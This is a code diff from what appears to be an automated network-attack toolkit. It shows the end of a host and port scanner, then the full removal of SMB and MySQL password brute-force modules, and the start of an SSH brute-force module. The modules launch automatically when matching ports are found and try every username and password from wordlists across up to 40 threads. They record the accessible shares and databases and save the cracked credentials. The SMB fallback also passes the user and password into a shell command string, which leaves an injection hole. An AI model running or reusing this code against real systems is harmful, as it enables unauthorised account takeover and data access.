result = scanner.start()
|
||||
if result is None:
|
||||
self.logger.info("Scan interrupted (manual mode).")
|
||||
return
|
||||
|
||||
ip_data, open_ports_by_ip, all_ports, alive_macs = result
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
self.logger.info("Scan canceled before DB finalization.")
|
||||
return
|
||||
|
||||
# push ports -> DB (merge by MAC). Only for IPs with known MAC.
|
||||
# map ip->mac
|
||||
ip_to_mac = {ip: mac for ip, _, mac in zip(ip_data.ip_list, ip_data.hostname_list, ip_data.mac_list)}
|
||||
|
||||
# existing cache
|
||||
existing_map = {h['mac_address']: h for h in self.shared_data.db.get_all_hosts()}
|
||||
|
||||
for ip, ports in open_ports_by_ip.items():
|
||||
mac = ip_to_mac.get(ip)
|
||||
if not mac:
|
||||
# store to pending (no DB write)
|
||||
slot = scanner.pending.setdefault(
|
||||
ip,
|
||||
{'hostnames': set(), 'ports': set(), 'first_seen': int(time.time()), 'essid': scanner.essid}
|
||||
)
|
||||
slot['ports'].update(ports or [])
|
||||
continue
|
||||
|
||||
prev = existing_map.get(mac)
|
||||
ports_set = set()
|
||||
if prev and prev.get('ports'):
|
||||
try:
|
||||
ports_set.update([p for p in prev['ports'].split(';') if p])
|
||||
except Exception:
|
||||
pass
|
||||
ports_set.update(str(p) for p in (ports or []))
|
||||
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ports=';'.join(sorted(ports_set, key=lambda x: int(x))),
|
||||
alive=1
|
||||
)
|
||||
|
||||
# Late resolution pass: try to resolve pending IPs before stats
|
||||
unresolved_before = len(scanner.pending)
|
||||
for ip, data in list(scanner.pending.items()):
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
break
|
||||
try:
|
||||
guess_hostname = next(iter(data['hostnames']), "")
|
||||
except Exception:
|
||||
guess_hostname = ""
|
||||
mac = self.get_mac_address(ip, guess_hostname)
|
||||
if not mac:
|
||||
continue # still unresolved for this run
|
||||
|
||||
mac = mac.lower()
|
||||
vendor = self.mac_to_vendor(mac, scanner.vendor_map)
|
||||
# create/update host now
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ips=ip,
|
||||
hostnames=';'.join(data['hostnames']) or None,
|
||||
vendor=vendor,
|
||||
essid=data.get('essid'),
|
||||
alive=1
|
||||
)
|
||||
if data['ports']:
|
||||
self.shared_data.db.update_host(
|
||||
mac_address=mac,
|
||||
ports=';'.join(str(p) for p in sorted(data['ports'], key=int)),
|
||||
alive=1
|
||||
)
|
||||
del scanner.pending[ip]
|
||||
|
||||
if scanner.pending:
|
||||
self.logger.info(
|
||||
f"Unresolved IPs (kept in-memory only this run): {len(scanner.pending)} "
|
||||
f"(resolved during late pass: {unresolved_before - len(scanner.pending)})"
|
||||
)
|
||||
|
||||
# stats (alive, total ports, distinct vulnerabilities on alive)
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
alive_hosts = [r for r in rows if int(r.get('alive') or 0) == 1]
|
||||
all_known = len(rows)
|
||||
|
||||
total_open_ports = 0
|
||||
for r in alive_hosts:
|
||||
ports_txt = r.get('ports') or ""
|
||||
if ports_txt:
|
||||
try:
|
||||
total_open_ports += len([p for p in ports_txt.split(';') if p])
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
try:
|
||||
vulnerabilities_count = self.shared_data.db.count_distinct_vulnerabilities(alive_only=True)
|
||||
except Exception:
|
||||
vulnerabilities_count = 0
|
||||
|
||||
self.shared_data.db.set_stats(
|
||||
total_open_ports=total_open_ports,
|
||||
alive_hosts_count=len(alive_hosts),
|
||||
all_known_hosts_count=all_known,
|
||||
vulnerabilities_count=int(vulnerabilities_count)
|
||||
)
|
||||
|
||||
# WAL checkpoint + optimize
|
||||
try:
|
||||
if hasattr(self.shared_data, "db") and hasattr(self.shared_data.db, "execute"):
|
||||
self.shared_data.db.execute("PRAGMA wal_checkpoint(TRUNCATE);")
|
||||
self.shared_data.db.execute("PRAGMA optimize;")
|
||||
self.logger.debug("WAL checkpoint TRUNCATE + PRAGMA optimize executed.")
|
||||
except Exception as e:
|
||||
self.logger.debug(f"Checkpoint/optimize skipped or failed: {e}")
|
||||
|
||||
self.shared_data.bjorn_progress = ""
|
||||
self.logger.info("Network scan complete (DB updated).")
|
||||
|
||||
except Exception as e:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
self.logger.info("Orchestrator switched to manual mode. Gracefully stopping the network scanner.")
|
||||
else:
|
||||
self.logger.error(f"Error in scan: {e}")
|
||||
finally:
|
||||
with self.lock:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
|
||||
# ---------- thread wrapper ----------
|
||||
def start(self):
|
||||
if not self.running:
|
||||
self.running = True
|
||||
self.thread = threading.Thread(target=self.scan_wrapper, daemon=True)
|
||||
self.thread.start()
|
||||
logger.info("NetworkScanner started.")
|
||||
|
||||
def scan_wrapper(self):
|
||||
try:
|
||||
self.scan()
|
||||
finally:
|
||||
with self.lock:
|
||||
self.shared_data.bjorn_progress = ""
|
||||
logger.debug("bjorn_progress reset to empty string")
|
||||
|
||||
def stop(self):
|
||||
if self.running:
|
||||
self.running = False
|
||||
self.shared_data.orchestrator_should_exit = True
|
||||
try:
|
||||
if hasattr(self, "thread") and self.thread.is_alive():
|
||||
self.thread.join()
|
||||
except Exception:
|
||||
pass
|
||||
logger.info("NetworkScanner stopped.")
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
# SharedData must provide .db (BjornDatabase) and fields:
|
||||
# default_network_interface, use_custom_network, custom_network,
|
||||
# portstart, portend, portlist, blacklistcheck, mac/ip/hostname blacklists,
|
||||
# bjorn_progress, bjorn_orch_status, bjorn_status_text2, orchestrator_should_exit.
|
||||
from shared import SharedData
|
||||
sd = SharedData()
|
||||
scanner = NetworkScanner(sd)
|
||||
scanner.scan()
|
||||
@@ -1,331 +0,0 @@
|
||||
"""
|
||||
smb_bruteforce.py — SMB bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles fournies par l’orchestrateur (ip, port)
|
||||
- IP -> (MAC, hostname) depuis DB.hosts
|
||||
- Succès enregistrés dans DB.creds (service='smb'), 1 ligne PAR PARTAGE (database=<share>)
|
||||
- Conserve la logique de queue/threads et les signatures. Plus de rich/progress.
|
||||
"""
|
||||
|
||||
import os
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from subprocess import Popen, PIPE
|
||||
from smb.SMBConnection import SMBConnection
|
||||
from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="smb_bruteforce.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "SMBBruteforce"
|
||||
b_module = "smb_bruteforce"
|
||||
b_status = "brute_force_smb"
|
||||
b_port = 445
|
||||
b_parent = None
|
||||
b_service = '["smb"]'
|
||||
b_trigger = 'on_any:["on_service:smb","on_new_port:445"]'
|
||||
b_priority = 70
|
||||
b_cooldown = 1800 # 30 minutes entre deux runs
|
||||
b_rate_limit = '3/86400' # 3 fois par jour max
|
||||
|
||||
IGNORED_SHARES = {'print$', 'ADMIN$', 'IPC$', 'C$', 'D$', 'E$', 'F$'}
|
||||
|
||||
|
||||
class SMBBruteforce:
|
||||
"""Wrapper orchestrateur -> SMBConnector."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.smb_bruteforce = SMBConnector(shared_data)
|
||||
logger.info("SMBConnector initialized.")
|
||||
|
||||
def bruteforce_smb(self, ip, port):
|
||||
"""Lance le bruteforce SMB pour (ip, port)."""
|
||||
return self.smb_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
self.shared_data.bjorn_orch_status = "SMBBruteforce"
|
||||
success, results = self.bruteforce_smb(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class SMBConnector:
|
||||
"""Gère les tentatives SMB, la persistance DB et le mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
# Cache IP -> (mac, hostname)
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [mac, ip, hostname, share, user, password, port]
|
||||
self.queue = Queue()
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
def _read_lines(path: str) -> List[str]:
|
||||
try:
|
||||
with open(path, "r", encoding="utf-8", errors="ignore") as f:
|
||||
return [l.rstrip("\n\r") for l in f if l.strip()]
|
||||
except Exception as e:
|
||||
logger.error(f"Cannot read file {path}: {e}")
|
||||
return []
|
||||
|
||||
# ---------- mapping DB hosts ----------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---------- SMB ----------
|
||||
def smb_connect(self, adresse_ip: str, user: str, password: str) -> List[str]:
|
||||
conn = SMBConnection(user, password, "Bjorn", "Target", use_ntlm_v2=True)
|
||||
try:
|
||||
conn.connect(adresse_ip, 445)
|
||||
shares = conn.listShares()
|
||||
accessible = []
|
||||
for share in shares:
|
||||
if share.isSpecial or share.isTemporary or share.name in IGNORED_SHARES:
|
||||
continue
|
||||
try:
|
||||
conn.listPath(share.name, '/')
|
||||
accessible.append(share.name)
|
||||
logger.info(f"Access to share {share.name} successful on {adresse_ip} with user '{user}'")
|
||||
except Exception as e:
|
||||
logger.error(f"Error accessing share {share.name} on {adresse_ip} with user '{user}': {e}")
|
||||
try:
|
||||
conn.close()
|
||||
except Exception:
|
||||
pass
|
||||
return accessible
|
||||
except Exception:
|
||||
return []
|
||||
|
||||
def smbclient_l(self, adresse_ip: str, user: str, password: str) -> List[str]:
|
||||
cmd = f'smbclient -L {adresse_ip} -U {user}%{password}'
|
||||
try:
|
||||
process = Popen(cmd, shell=True, stdout=PIPE, stderr=PIPE)
|
||||
stdout, stderr = process.communicate()
|
||||
if b"Sharename" in stdout:
|
||||
logger.info(f"Successful auth for {adresse_ip} with '{user}' using smbclient -L")
|
||||
return self.parse_shares(stdout.decode(errors="ignore"))
|
||||
else:
|
||||
logger.info(f"Trying smbclient -L for {adresse_ip} with user '{user}'")
|
||||
return []
|
||||
except Exception as e:
|
||||
logger.error(f"Error executing '{cmd}': {e}")
|
||||
return []
|
||||
|
||||
@staticmethod
|
||||
def parse_shares(smbclient_output: str) -> List[str]:
|
||||
shares = []
|
||||
for line in smbclient_output.splitlines():
|
||||
if line.strip() and not line.startswith("Sharename") and not line.startswith("---------"):
|
||||
parts = line.split()
|
||||
if parts:
|
||||
name = parts[0]
|
||||
if name not in IGNORED_SHARES:
|
||||
shares.append(name)
|
||||
return shares
|
||||
|
||||
# ---------- DB upsert fallback ----------
|
||||
def _fallback_upsert_cred(self, *, mac, ip, hostname, user, password, port, database=None):
|
||||
mac_k = mac or ""
|
||||
ip_k = ip or ""
|
||||
user_k = user or ""
|
||||
db_k = database or ""
|
||||
port_k = int(port or 0)
|
||||
|
||||
try:
|
||||
with self.shared_data.db.transaction(immediate=True):
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
INSERT OR IGNORE INTO creds(service,mac_address,ip,hostname,"user","password",port,"database",extra)
|
||||
VALUES('smb',?,?,?,?,?,?,?,NULL)
|
||||
""",
|
||||
(mac_k, ip_k, hostname or "", user_k, password or "", port_k, db_k),
|
||||
)
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
UPDATE creds
|
||||
SET "password"=?,
|
||||
hostname=COALESCE(?, hostname),
|
||||
last_seen=CURRENT_TIMESTAMP
|
||||
WHERE service='smb'
|
||||
AND COALESCE(mac_address,'')=?
|
||||
AND COALESCE(ip,'')=?
|
||||
AND COALESCE("user",'')=?
|
||||
AND COALESCE(COALESCE("database",""),'')=?
|
||||
AND COALESCE(port,0)=?
|
||||
""",
|
||||
(password or "", hostname or None, mac_k, ip_k, user_k, db_k, port_k),
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"fallback upsert_cred failed for {ip} {user}: {e}")
|
||||
|
||||
# ---------- worker / queue ----------
|
||||
def worker(self, success_flag):
|
||||
"""Worker thread for SMB bruteforce attempts."""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
try:
|
||||
shares = self.smb_connect(adresse_ip, user, password)
|
||||
if shares:
|
||||
with self.lock:
|
||||
for share in shares:
|
||||
if share in IGNORED_SHARES:
|
||||
continue
|
||||
self.results.append([mac_address, adresse_ip, hostname, share, user, password, port])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user} | Share:{share}")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
if getattr(self.shared_data, "timewait_smb", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_smb)
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
# Fallback smbclient -L si rien trouvé
|
||||
if not success_flag[0]:
|
||||
logger.info(f"No success via SMBConnection. Trying smbclient -L for {adresse_ip}")
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
shares = self.smbclient_l(adresse_ip, user, password)
|
||||
if shares:
|
||||
with self.lock:
|
||||
for share in shares:
|
||||
if share in IGNORED_SHARES:
|
||||
continue
|
||||
self.results.append([mac_address, adresse_ip, hostname, share, user, password, port])
|
||||
logger.success(f"(SMB) Found credentials IP:{adresse_ip} | User:{user} | Share:{share} via smbclient -L")
|
||||
self.save_results()
|
||||
self.removeduplicates()
|
||||
success_flag[0] = True
|
||||
if getattr(self.shared_data, "timewait_smb", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_smb)
|
||||
|
||||
return success_flag[0], self.results
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
# insère self.results dans creds (service='smb'), database = <share>
|
||||
for mac, ip, hostname, share, user, password, port in self.results:
|
||||
try:
|
||||
self.shared_data.db.insert_cred(
|
||||
service="smb",
|
||||
mac=mac,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
user=user,
|
||||
password=password,
|
||||
port=port,
|
||||
database=share, # utilise la colonne 'database' pour distinguer les shares
|
||||
extra=None
|
||||
)
|
||||
except Exception as e:
|
||||
if "ON CONFLICT clause does not match" in str(e):
|
||||
self._fallback_upsert_cred(
|
||||
mac=mac, ip=ip, hostname=hostname, user=user,
|
||||
password=password, port=port, database=share
|
||||
)
|
||||
else:
|
||||
logger.error(f"insert_cred failed for {ip} {user} share={share}: {e}")
|
||||
self.results = []
|
||||
|
||||
def removeduplicates(self):
|
||||
# plus nécessaire avec l'index unique; conservé pour compat.
|
||||
pass
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
# Mode autonome non utilisé en prod; on laisse simple
|
||||
try:
|
||||
sd = SharedData()
|
||||
smb_bruteforce = SMBBruteforce(sd)
|
||||
logger.info("SMB brute force module ready.")
|
||||
exit(0)
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
@@ -1,284 +0,0 @@
|
||||
"""
|
||||
sql_bruteforce.py — MySQL bruteforce (DB-backed, no CSV/JSON, no rich)
|
||||
- Cibles: (ip, port) par l’orchestrateur
|
||||
- IP -> (MAC, hostname) via DB.hosts
|
||||
- Connexion sans DB puis SHOW DATABASES; une entrée par DB trouvée
|
||||
- Succès -> DB.creds (service='sql', database=<db>)
|
||||
- Conserve la logique (pymysql, queue/threads)
|
||||
"""
|
||||
|
||||
import os
|
||||
import pymysql
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from queue import Queue
|
||||
from typing import List, Dict, Tuple, Optional
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="sql_bruteforce.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "SQLBruteforce"
|
||||
b_module = "sql_bruteforce"
|
||||
b_status = "brute_force_sql"
|
||||
b_port = 3306
|
||||
b_parent = None
|
||||
b_service = '["sql"]'
|
||||
b_trigger = 'on_any:["on_service:sql","on_new_port:3306"]'
|
||||
b_priority = 70
|
||||
b_cooldown = 1800 # 30 minutes entre deux runs
|
||||
b_rate_limit = '3/86400' # 3 fois par jour max
|
||||
|
||||
class SQLBruteforce:
|
||||
"""Wrapper orchestrateur -> SQLConnector."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.sql_bruteforce = SQLConnector(shared_data)
|
||||
logger.info("SQLConnector initialized.")
|
||||
|
||||
def bruteforce_sql(self, ip, port):
|
||||
"""Lance le bruteforce SQL pour (ip, port)."""
|
||||
return self.sql_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Point d’entrée orchestrateur (retour 'success' / 'failed')."""
|
||||
success, results = self.bruteforce_sql(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class SQLConnector:
|
||||
"""Gère les tentatives SQL (MySQL), persistance DB, mapping IP→(MAC, Hostname)."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Wordlists inchangées
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
# Cache IP -> (mac, hostname)
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.results: List[List[str]] = [] # [ip, user, password, port, database, mac, hostname]
|
||||
self.queue = Queue()
|
||||
|
||||
# ---------- util fichiers ----------
|
||||
@staticmethod
|
||||
def _read_lines(path: str) -> List[str]:
|
||||
try:
|
||||
with open(path, "r", encoding="utf-8", errors="ignore") as f:
|
||||
return [l.rstrip("\n\r") for l in f if l.strip()]
|
||||
except Exception as e:
|
||||
logger.error(f"Cannot read file {path}: {e}")
|
||||
return []
|
||||
|
||||
# ---------- mapping DB hosts ----------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---------- SQL ----------
|
||||
def sql_connect(self, adresse_ip: str, user: str, password: str):
|
||||
"""
|
||||
Connexion sans DB puis SHOW DATABASES; retourne (True, [dbs]) ou (False, []).
|
||||
"""
|
||||
try:
|
||||
conn = pymysql.connect(
|
||||
host=adresse_ip,
|
||||
user=user,
|
||||
password=password,
|
||||
port=3306
|
||||
)
|
||||
try:
|
||||
with conn.cursor() as cursor:
|
||||
cursor.execute("SHOW DATABASES")
|
||||
databases = [db[0] for db in cursor.fetchall()]
|
||||
finally:
|
||||
try:
|
||||
conn.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
logger.info(f"Successfully connected to {adresse_ip} with user {user}")
|
||||
logger.info(f"Available databases: {', '.join(databases)}")
|
||||
return True, databases
|
||||
except pymysql.Error as e:
|
||||
logger.error(f"Failed to connect to {adresse_ip} with user {user}: {e}")
|
||||
return False, []
|
||||
|
||||
# ---------- DB upsert fallback ----------
|
||||
def _fallback_upsert_cred(self, *, mac, ip, hostname, user, password, port, database=None):
|
||||
mac_k = mac or ""
|
||||
ip_k = ip or ""
|
||||
user_k = user or ""
|
||||
db_k = database or ""
|
||||
port_k = int(port or 0)
|
||||
|
||||
try:
|
||||
with self.shared_data.db.transaction(immediate=True):
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
INSERT OR IGNORE INTO creds(service,mac_address,ip,hostname,"user","password",port,"database",extra)
|
||||
VALUES('sql',?,?,?,?,?,?,?,NULL)
|
||||
""",
|
||||
(mac_k, ip_k, hostname or "", user_k, password or "", port_k, db_k),
|
||||
)
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
UPDATE creds
|
||||
SET "password"=?,
|
||||
hostname=COALESCE(?, hostname),
|
||||
last_seen=CURRENT_TIMESTAMP
|
||||
WHERE service='sql'
|
||||
AND COALESCE(mac_address,'')=?
|
||||
AND COALESCE(ip,'')=?
|
||||
AND COALESCE("user",'')=?
|
||||
AND COALESCE(COALESCE("database",""),'')=?
|
||||
AND COALESCE(port,0)=?
|
||||
""",
|
||||
(password or "", hostname or None, mac_k, ip_k, user_k, db_k, port_k),
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"fallback upsert_cred failed for {ip} {user}: {e}")
|
||||
|
||||
# ---------- worker / queue ----------
|
||||
def worker(self, success_flag):
|
||||
"""Worker thread to process SQL bruteforce attempts."""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, port = self.queue.get()
|
||||
try:
|
||||
success, databases = self.sql_connect(adresse_ip, user, password)
|
||||
if success:
|
||||
with self.lock:
|
||||
for dbname in databases:
|
||||
self.results.append([adresse_ip, user, password, port, dbname])
|
||||
logger.success(f"Found credentials IP:{adresse_ip} | User:{user} | Password:{password}")
|
||||
logger.success(f"Databases found: {', '.join(databases)}")
|
||||
self.save_results()
|
||||
self.remove_duplicates()
|
||||
success_flag[0] = True
|
||||
finally:
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
if getattr(self.shared_data, "timewait_sql", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_sql)
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip: str, port: int):
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
logger.info(f"Bruteforcing complete with success status: {success_flag[0]}")
|
||||
return success_flag[0], self.results
|
||||
|
||||
# ---------- persistence DB ----------
|
||||
def save_results(self):
|
||||
# pour chaque DB trouvée, créer/mettre à jour une ligne dans creds (service='sql', database=<dbname>)
|
||||
for ip, user, password, port, dbname in self.results:
|
||||
mac = self.mac_for_ip(ip)
|
||||
hostname = self.hostname_for_ip(ip) or ""
|
||||
try:
|
||||
self.shared_data.db.insert_cred(
|
||||
service="sql",
|
||||
mac=mac,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
user=user,
|
||||
password=password,
|
||||
port=port,
|
||||
database=dbname,
|
||||
extra=None
|
||||
)
|
||||
except Exception as e:
|
||||
if "ON CONFLICT clause does not match" in str(e):
|
||||
self._fallback_upsert_cred(
|
||||
mac=mac, ip=ip, hostname=hostname, user=user,
|
||||
password=password, port=port, database=dbname
|
||||
)
|
||||
else:
|
||||
logger.error(f"insert_cred failed for {ip} {user} db={dbname}: {e}")
|
||||
self.results = []
|
||||
|
||||
def remove_duplicates(self):
|
||||
# inutile avec l’index unique; conservé pour compat.
|
||||
pass
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
try:
|
||||
sd = SharedData()
|
||||
sql_bruteforce = SQLBruteforce(sd)
|
||||
logger.info("SQL brute force module ready.")
|
||||
exit(0)
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
@@ -1,315 +0,0 @@
|
||||
"""
|
||||
ssh_bruteforce.py - This script performs a brute force attack on SSH services (port 22)
|
||||
to find accessible accounts using various user credentials. It logs the results of
|
||||
successful connections.
|
||||
|
||||
SQL version (minimal changes):
|
||||
- Targets still provided by the orchestrator (ip + port)
|
||||
- IP -> (MAC, hostname) mapping read from DB 'hosts'
|
||||
- Successes saved into DB.creds (service='ssh') with robust fallback upsert
|
||||
- Action status recorded in DB.action_results (via SSHBruteforce.execute)
|
||||
- Paramiko noise silenced; ssh.connect avoids agent/keys to reduce hangs
|
||||
"""
|
||||
|
||||
import os
|
||||
import paramiko
|
||||
import socket
|
||||
import threading
|
||||
import logging
|
||||
import time
|
||||
from datetime import datetime
|
||||
from queue import Queue
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
# Configure the logger
|
||||
logger = Logger(name="ssh_bruteforce.py", level=logging.DEBUG)
|
||||
|
||||
# Silence Paramiko internals
|
||||
for _name in ("paramiko", "paramiko.transport", "paramiko.client", "paramiko.hostkeys",
|
||||
"paramiko.kex", "paramiko.auth_handler"):
|
||||
logging.getLogger(_name).setLevel(logging.CRITICAL)
|
||||
|
||||
# Define the necessary global variables
|
||||
b_class = "SSHBruteforce"
|
||||
b_module = "ssh_bruteforce"
|
||||
b_status = "brute_force_ssh"
|
||||
b_port = 22
|
||||
b_service = '["ssh"]'
|
||||
b_trigger = 'on_any:["on_service:ssh","on_new_port:22"]'
|
||||
b_parent = None
|
||||
b_priority = 70
|
||||
b_cooldown = 1800 # 30 minutes entre deux runs
|
||||
b_rate_limit = '3/86400' # 3 fois par jour max
|
||||
|
||||
|
||||
class SSHBruteforce:
|
||||
"""Wrapper called by the orchestrator."""
|
||||
|
||||
